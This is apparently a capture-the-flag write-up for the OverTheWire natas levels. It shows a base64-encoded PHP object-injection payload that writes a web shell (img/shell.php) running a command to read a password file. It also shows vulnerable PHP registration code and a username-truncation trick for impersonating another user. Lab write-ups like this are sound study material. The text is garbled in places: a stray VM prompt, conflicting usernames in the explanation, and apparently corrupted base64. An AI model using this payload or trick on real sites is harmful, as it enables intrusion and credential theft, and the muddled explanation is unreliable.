
Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxMzoiaW1nL3NoZ

WxsLnBocCI7czoxNToiAExvZ2dlcgBpbml0TXNnIjtzOjM6IlhZWiI7czoxNToiAExvZ2dlcgBl

eGI0TXNnIjtzOjUzOjI8P3BocCBwYXNzdGhydSgnY2F0IC9ldGMvbmf0YXNfd2VicGFzcy9

uYXRhczi3Jyk7Pz4KCiI7fQ%3D%3D. Now forward it:

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


An error occurs here. So, we go to the file


<http://natas26.natas.labs.overthewire.org/img/shell.php> where output is stored:

We got the password for natas27 here:

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Username: natas28


URL: <http://natas28.natas.labs.overthewire.org>

Lets try some random username and password:

Username: test

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password: 123



Now checking the source code:

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
```
function createUser($link, $usr, $pass){  
    if($usr != trim($usr)) {  
        echo "Go away hacker";  
        return False;  
    }  
    $user=mysqli_real_escape_string($link, substr($usr, 0, 64));  
    $password=mysqli_real_escape_string($link, substr($pass, 0, 64));  
  
    $query = "INSERT INTO users (username,password) values ('$user','$password')";  
    $res = mysqli_query($link, $query);  
    if(mysqli_affected_rows($link) > 0){  
        return True;  
    }  
    return False;  
}  
  
if(array_key_exists("username", $_REQUEST) and array_key_exists("password", $_REQUEST)) {  
    $link = mysqli_connect('localhost', 'natas27', '<censored>');  
    mysqli_select_db($link, 'natas27');  
  
    if(validUser($link, $_REQUEST["username"])) {  
        //user exists, check creds  
        if(checkCredentials($link, $_REQUEST["username"], $_REQUEST["password"])){  
            echo "Welcome " . htmlentities($_REQUEST["username"]) . "!<br>";  
            echo "Here is your data:<br>";  
            $data=dumpData($link, $_REQUEST["username"]);  
            print htmlentities($data);  
        }  
        else{  
            echo "Wrong password for user: " . htmlentities($_REQUEST["username"]) . "<br>";  
        }  
    }  
    else {  
        //user doesn't exist  
        if(createUser($link, $_REQUEST["username"], $_REQUEST["password"])){  
            echo "User " . htmlentities($_REQUEST["username"]) . " was created!";  
        }  
    }  
}
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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
Source code shows that we have to put 64 letter in username i.e. natas8 + 57 white spaces+ any number of my choice: natas28 s and password test. This will create a new user of name natas ignoring the white spaces after it.

